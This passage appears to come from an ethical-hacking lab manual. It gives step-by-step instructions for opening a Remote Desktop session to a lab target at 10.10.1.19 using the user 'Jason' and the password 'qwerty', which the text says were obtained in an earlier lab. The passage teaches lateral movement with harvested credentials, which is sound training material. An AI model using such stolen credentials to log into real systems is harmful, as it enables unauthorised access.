
1. On the **Windows Server 2022** machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.



2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19** [**Windows Server 2019**]) and click **Show Options**.




3. In the **User name** field, type **Jason** and click **Connect**.




4. The **Windows Security** pop-up appears. Enter the **Password** as **qwerty** and click **OK**.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A **Remote Desktop Connection** window appears; click **Yes**.

